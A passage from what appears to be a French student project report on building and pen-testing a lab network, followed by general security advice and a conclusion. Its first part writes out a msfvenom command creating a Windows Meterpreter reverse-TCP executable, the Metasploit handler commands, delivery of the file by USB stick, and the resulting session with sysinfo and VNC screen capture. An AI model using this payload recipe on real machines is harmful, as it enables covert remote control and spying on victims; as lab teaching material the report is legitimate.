Meterpreter est en principalement disponible pour les cibles <b>Windows</b>.</p> <p><b>Lhost</b> est l'option correspondant à l'adresse ip de la station attaquant.</p> <p><b>Lport</b> est l'option correspondant au port d'écoute de la station attaquant.</p> <p><b>-f exe</b> est l'option correspondant au format de sortie du fichier.</p> <p><b>payload.exe</b> correspond au nom de sortie du fichier</p>	<p><b>Commande:</b></p> <pre>\$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.0.107 LPORT=4444 -f exe &gt; payload.exe</pre> <p><b>!/\ (tout sur une seule ligne !) /\</b></p>
		<p><b>Payload size : **** bytes</b></p> <p><b>Final size of exe file : **** bytes</b></p>

<p><b>U1.1</b></p>	<p>Création d'un Handler pour capter l'appel reverse_tcp provenant de la station cible lorsque le fichier infecté sera exécuté.</p> <p><b>exploit/multi/handler</b> exploit pour écouter les appels d'une charge sur un port spécifique.</p> <p><b>payload windows/meterpreter/reverse_tcp</b> correspond au payload du quel nous attendons un appel.</p> <p><b>Lhost</b> est l'option correspondant à l'adresse ip de la station attaquant.</p> <p><b>Lport</b> est l'option correspondant au port d'écoute de la station attaquant.</p> <p><b>Exploit</b> est la commande pour lancer l'exécution de l'exploit.</p>	<pre>msf&gt; use exploit/multi/handler msf exploit(handler) &gt; set payload windows/meterpreter/reverse_tcp msf exploit(handler) &gt; set LHOST 192.168.0.107 msf exploit(handler) &gt; set LPORT 4444 msf exploit(handler) &gt; exploit</pre> <p>[*] Started reverse handler on 192.168.0.107:4444 [*] Starting the payload handler...</p>
<p><b>U1.2</b></p>	<p>Après avoir copié le fichier <b>payload.exe</b> sur une <b>clé USB</b>, puis connecté la clé sur la station cible, on <b>exécute le fichier infecté</b>.</p>	<p>Copie du fichier <b>payload.exe</b> sur une clé usb.</p> <p>Connexion de la clé usb sur la station cible.</p> <p>Exécution du fichier <b>payload.exe</b> en double cliquant dessus.</p> <p>[*] Sending stage (206403 bytes) to 192.168.0.108 [*] Meterpreter session 1 opened (192.168.0.107:4444 -&gt; 192.168.0.108:49751) at 2019-05-15 12:20:11 +0200</p> <p><b>meterpreter &gt;</b></p>
<p><b>U1.3</b></p>	<p>La commande <b>sysinfo</b> affichera de l'information à propos du système exploité, comme le nom, le type de OS, l'architecture, la langue, etc.</p>	<p><b>meterpreter &gt; sysinfo</b></p> <p>Computer : LOCAL-PC OS : Windows 7 Architecture : x64 System Language : fr_FR Domain : WORKGROUP Logged On Users : 3 <b>Meterpreter : x64/windows</b></p>
<p><b>U1.4</b></p>	<p>La commande <b>run vnc</b> affichera une instance vnc de la station cible, permettant de voir ce qui est affiché sur son écran, en temps réel.</p> <p><b>VNC (Virtual Network Computing</b>, littéralement « informatique virtuelle en réseau ») est un système de visualisation et de contrôle de l'environnement de bureau d'un ordinateur distant. Il permet au logiciel client VNC de transmettre les informations de saisie du clavier et de la souris à l'ordinateur distant, possédant un logiciel serveur VNC à travers un réseau informatique.</p>	<p><b>meterpreter &gt; run vnc</b></p> 

#### 4.4.3 - Rapport d'exécution

Id.	OK	!OK	Observations
U1.0	*		Le fichier <b>payload.exe</b> a été généré.
U1.1	*		Le <b>handler</b> écoute sur <b>192.168.0.107:4444</b>
U1.2	*		Exploit réussis [*] Meterpreter session 1 opened (192.168.0.107:4444 -> 192.168.0.108:49751) at 2019-05-15 12:20:11 +0200
U1.3	*		Informations sur le système récupérées
U1.4	*		Instance vnc affichée

## 5 - Bilan de la réalisation personnelle

### 5.1 - Statut des tâches professionnelles à charges

Fr / Fs	Fonction de service / contraintes	Critères d'appréciation	Statut
Fr1	Installer, configurer et tester l'infrastructure WLAN	• Le réseau est opérationnel et fonctionnel	Terminé
Fs2	Configurer le portail captif	• L'accès au réseau, des clients sans fil, est possible après authentification	Terminé
Fs3	Configurer le DHCP (WLAN)	• Le plan d'adresse est cohérent • Le client dispose d'une configuration dynamique cohérente par rapport aux paramètres de configuration du service DHCP	Terminé
Fs7	Tester les intrusions (Réseau local)	• La mise en place de procédure de tests d'intrusion est effective et opérationnelle	Terminé

## **5.2 - Conseils en terme de sécurité**

### **5.2.1 - Choisir avec soin ses mots de passe**

- Éviter les mots de passe trop facile à deviner
- Être conforme à la politique de création de mot de passe en suivant ses prérequis tels que :
- 8 caractères minimum
- Au moins une lettre en majuscule
- Au moins un caractère spéciale (ù, £, \$, µ, %, etc...)
- Au moins un chiffre

Au sein de l'entreprise il est préférable de ne jamais enregistrer ses mots de passe, afin de réduire le risque d'intrusion.

### **5.2.2 - Effectuer des mises à jour logicielles régulières, voire automatique**

- Sur un ordinateur personnel, il est conseillé de régulièrement mettre à jour les logiciels ainsi que le système d'exploitation (Windows, Mac OS, etc...)
- Sur un ordinateur professionnel, il est également conseillé de faire ces mises à jour SAUF si vous disposez d'un service d'infogérance ou d'un prestataire extérieur, auquel cas celui-ci veillera à la maintenance de votre poste.

### **5.2.3 - Bien connaître ses utilisateurs et gérer précisément les droits d'accès**

Au sein de l'entreprise, il est important de veiller à la cohérence de la politique de sécurité, pour cela il s'agit de :

- Définir le compte Administrateur et les comptes Utilisateurs. Le compte Administrateur qui permet d'effectuer les modifications des paramètres de sécurité informatique et la mise à jour des logiciels.
- Gérer les mouvements et les droits d'accès par utilisateur ou groupe d'utilisateurs.

### **5.2.4 - Procéder à des sauvegardes régulières**

Les données d'une entreprise sont essentielles à son bon fonctionnement : elles sont critiques pour son activité. La sauvegarde en ligne, automatique, cryptée et externalisée, est le meilleur moyen de garantir une restauration complète des données et d'assurer, en plus d'une sécurité et d'une confidentialité totale, une reprise rapide d'activité en cas de catastrophe.

### **5.2.5 - Sécuriser l'accès WiFi**

En milieu professionnel, les utilisateurs peuvent exprimer le besoin d'accéder en Wi-Fi au réseau Internet depuis leurs postes nomades (ordinateurs portables et smartphones). Cette tendance « Bring Your Own Device (BYOD) pose des problèmes de sécurité de l'information. Le réseau Wi-Fi étant destiné à faire circuler les mêmes informations sensibles que les réseaux filaires, il est indispensable de s'assurer qu'il ne constitue pas un maillon faible de l'infrastructure systèmes et réseaux.

- La borne d'accès à Internet via le WiFi doit être sécurisée par un mot de passe (protocole WPA2 ou WPAES) qu'il convient de définir selon la politique de mot de passe instaurée par l'administrateur.

### **5.2.6 - Être aussi prudent avec un smartphone ou une tablette qu'avec un ordinateur**

- Les outils nomades (Smartphones ou tablettes) sont très peu sécurisés
- Quelques règles de sécurité :
  - N'installer que des applications nécessaires
  - Vérifier les données auxquelles ces applications ont accès
  - Désactiver les accès « intrusifs »
  - En plus du code PIN qui protège la carte du smartphone, utiliser un mot de passe pour sécuriser l'accès au terminal ou configurer un verrouillage automatique
  - Effectuer des sauvegardes régulières sur ces outils
  - Ne jamais pré-enregistrer les mots de passe
  -

### **5.2.7 - Privilégier l'utilisation d'une messagerie professionnelle**

Il est primordial de pouvoir échanger de manière sécurisée. Ainsi avoir une messagerie professionnelle, basée sur le nom de domaine de l'entreprise (de type IMAP ou Exchange), vous permet d'avoir :

- Un antivirus et antispam inclus directement sur le serveur.
- Des communications cryptées
- Une disponibilité du service de 99.99%
- Une sauvegarde de vos mails effectuée directement sur serveur.

Dans l'utilisation courante, il reste quelques précautions à prendre :

- Vérifier la cohérence entre l'expéditeur et le contenu du mail
- Ne pas ouvrir les pièces jointes issues de contacts inconnus ou qui ne sont pas attendus par le destinataire
- Ne jamais répondre par mail à une demande d'information personnelle ou confidentielle
- Ne pas relayer les chaînes de messages
- Désactiver l'ouverture automatique des documents téléchargés

### **5.2.8 - Télécharger des programmes uniquement sur des sites officiels**

- Les téléchargements sur des sites non officiels contiennent des virus malveillants
- Ainsi :
  - Informer votre service informatique de votre besoin logiciel avant de l'installer vous même.
  - Télécharger des programmes uniquement sur les sites officiels des éditeurs
  - Désactiver les cases proposant d'installer des logiciels complémentaires



### 5.2.9 - Être prudent lors de l'émission de paiements Internet

- Les coordonnées bancaires peuvent être interceptées
- Ainsi,
  - Contrôler la présence d'un cadenas dans la barre d'adresse du navigateur Internet
  - Vérifier que l'adresse du Site commence par « HTTPS » et la vérifier
  - Privilégier les achats comportant une confirmation de commande par sms
  - Ne jamais communiquer ses coordonnées bancaires par mail ou sms

### 5.2.10 - En cas d'incident

Prévenez votre hiérarchie, l'administrateur réseau et/ou le responsable de la sécurité informatique.

## 5.3 - Conclusion

### 5.3.1 - Points négatifs

- Changement de Firewall au cours du projet, car manque de documentation sur notre premier choix « **IPFire** »  
Nous étions dans l'**impossibilité de mettre en place un Portail Captif avec authentification**

### 5.3.2 - Points Positifs

- Découverte d'un domaine riche et passionnant ! « **la Cybersécurité** »
- Nombreuses interactions et entraide entre membre du groupe
- Richesse d'enseignant dû au projet